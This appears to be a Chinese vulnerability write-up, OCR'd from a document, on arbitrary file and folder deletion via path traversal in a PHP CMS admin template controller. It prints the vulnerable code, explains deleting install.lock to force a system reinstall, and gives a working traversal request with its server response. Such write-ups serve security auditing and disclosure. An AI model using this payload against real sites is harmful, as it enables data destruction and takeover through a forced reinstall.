任意文件删除


漏洞入口文件\protected\modules\admini\controllers\TemplateController.php 的 125-166 行

```
    /**
     * 批量操作
     *
     */
    public function actionBatch() {
        $command = trim( $this->_gets->getParam( 'command' ) );
        switch ( $command ) {
        case 'deleteFile':
            parent::_acl('template_delete');
            $fileName = trim( $this->_gets->getParam( 'fileName' ) );
            empty( $fileName ) && XUtils::message( 'error', '未选择记录' );
            $filePath =  $this->_themePath.DS.'views'.DS.XUtils::b64decode( $fileName );
            @unlink( $filePath );
            AdminLogger::_create( array( 'catalog'=>'delete', 'intro'=>'删除模板: '.XUtils::b64decode($fileName) ) );
            $this->redirect( array( 'index' ) );
            break;
        case 'deleteFolder':
            parent::_acl('template_folder_delete');
            $folderName = trim( $this->_gets->getParam( 'folderName' ) );
            empty( $folderName ) && XUtils::message( 'error', '未选择记录' );
            $folderPath =  $this->_themePath.DS.'views'.DS.$folderName;
            if ( is_dir( $folderPath ) ) {
                $fileList = XUtils::getFile( $folderPath );
                foreach ( (array)$fileList as $row )
                    @unlink( $folderPath . DS. $row );
            }
            if ( rmdir( $folderPath ) ) {
                AdminLogger::_create( array( 'catalog'=>'delete', 'intro'=>'删除文件夹: '.$folderName ) );
                XUtils:: message( 'success', '目录 '.$folderName.' 删除完成', $this->createUrl( 'index' ) );
            }else {
                XUtils::message( 'errorBack', '目录删除失败，请删除此目录下所有文件再删除此目录' );
            }
            break;
        default:
            throw new CHttpException(404, '错误的操作类型:' . $command);
            break;
        }

    }

}
```


当$command 为 seleteFile 时为删除文件功能：

```
    public function actionBatch() {
        $command = trim( $this->_gets->getParam( 'command' ) );
        switch ( $command ) {
        case 'deleteFile':
            parent::_acl('template_delete');
            $fileName = trim( $this->_gets->getParam( 'fileName' ) );
            empty( $fileName ) && XUtils::message( 'error', '未选择记录' );
            $filePath =  $this->_themePath.DS.'views'.DS.XUtils::b64decode( $fileName );
            @unlink( $filePath );
            AdminLogger::_create( array( 'catalog'=>'delete', 'intro'=>'删除模板: '.XUtils::b64decode($fileName) ) );
            $this->redirect( array( 'index' ) );
            break;
```


$fileName 不为空，即要删除的文件存在，base64 编码以后会直接删除这个文件，这里只能删除\themes\default\views 文件夹下的文件，可以使用../跳转目录：



我们可以利用这个漏洞删除系统安装完成后生成的 install.lock，这样我们就可以对整个系统进行重装：



install.lock 文件被删除




可以重装整个系统：


任意文件夹删除

2）.当$command 为 deleteFolder 时为删除文件夹功能：

```
case 'deleteFolder':
    parent::_acl('template_folder_delete');
    $folderName = trim( $this->_gets->getParam( 'folderName' ) );
    empty( $folderName ) && XUtils::message( 'error', '未选择记录' );
    $folderPath =  $this->_themePath.DS.'views'.DS.$folderName;
    if ( is_dir( $folderPath ) ) {
        $fileList = XUtils::getFile( $folderPath );
        foreach ( (array)$fileList as $row )
            @unlink( $folderPath . DS. $row );
    }
    if ( rmdir( $folderPath ) ) {
        AdminLogger::_create( array( 'catalog'=>'delete', 'intro'=>'删除文件夹：'.$folderName ) );
        XUtils:: message( 'success', '目录 '.$folderName.' 删除完成', $this->createUrl( 'index' ) );
    }else {
        XUtils::message( 'errorBack', '目录删除失败，请删除此目录下所有文件再删除此目录' );
    }
    break;
```

和任意文件删除同理，不同的是增加了一个是否为文件夹的判断，并且文件夹名不需要 base64 加密，复现方式同上：





Request

Raw | Params | Headers | Hex

```
GET /index.php?r=admini/template/batch&command=deleteFolder&folderName=../../../static/images HTTP/1.1
Host: localhost
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost/index.php?r=admini/template/index
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=vhuv9dkp2nv6up61sab6k0gbop
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Thu, 11 Oct 2018 09:13:09 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/7.2.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1459

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type"
content="text/html; charset=utf-8"/><title>操作完成</title><style type="text/css">body
{ font-size: 15px; font-family:''Tahoma'',''Microsoft Yahei'' }.wrap { background:
#F7FBFE; border: 1px solid #DEEDF6; width: 650px; padding: 50px; margin: 50px auto 0;
border-radius: 5px }h1 { font-size: 25px }div { padding: 6px 0 }divafter { visibility:
hidden; display: block; font-size: 0; content:''.''; clear: both; height: 0; }a {
text-decoration: none; }#status, #content { float: left; }#status { height: auto;
line-height: 50px; margin-right: 30px; font-size: 25pt }#content { float: left; width:
550px; }.message { color: #333; line-height: 25px }#time { color: #F00 }.error { color:
#F00 }.success{color:#060}.go { font-size: 12px; color: #666
}</style></head><body><div class="wrap"><div id="status"
```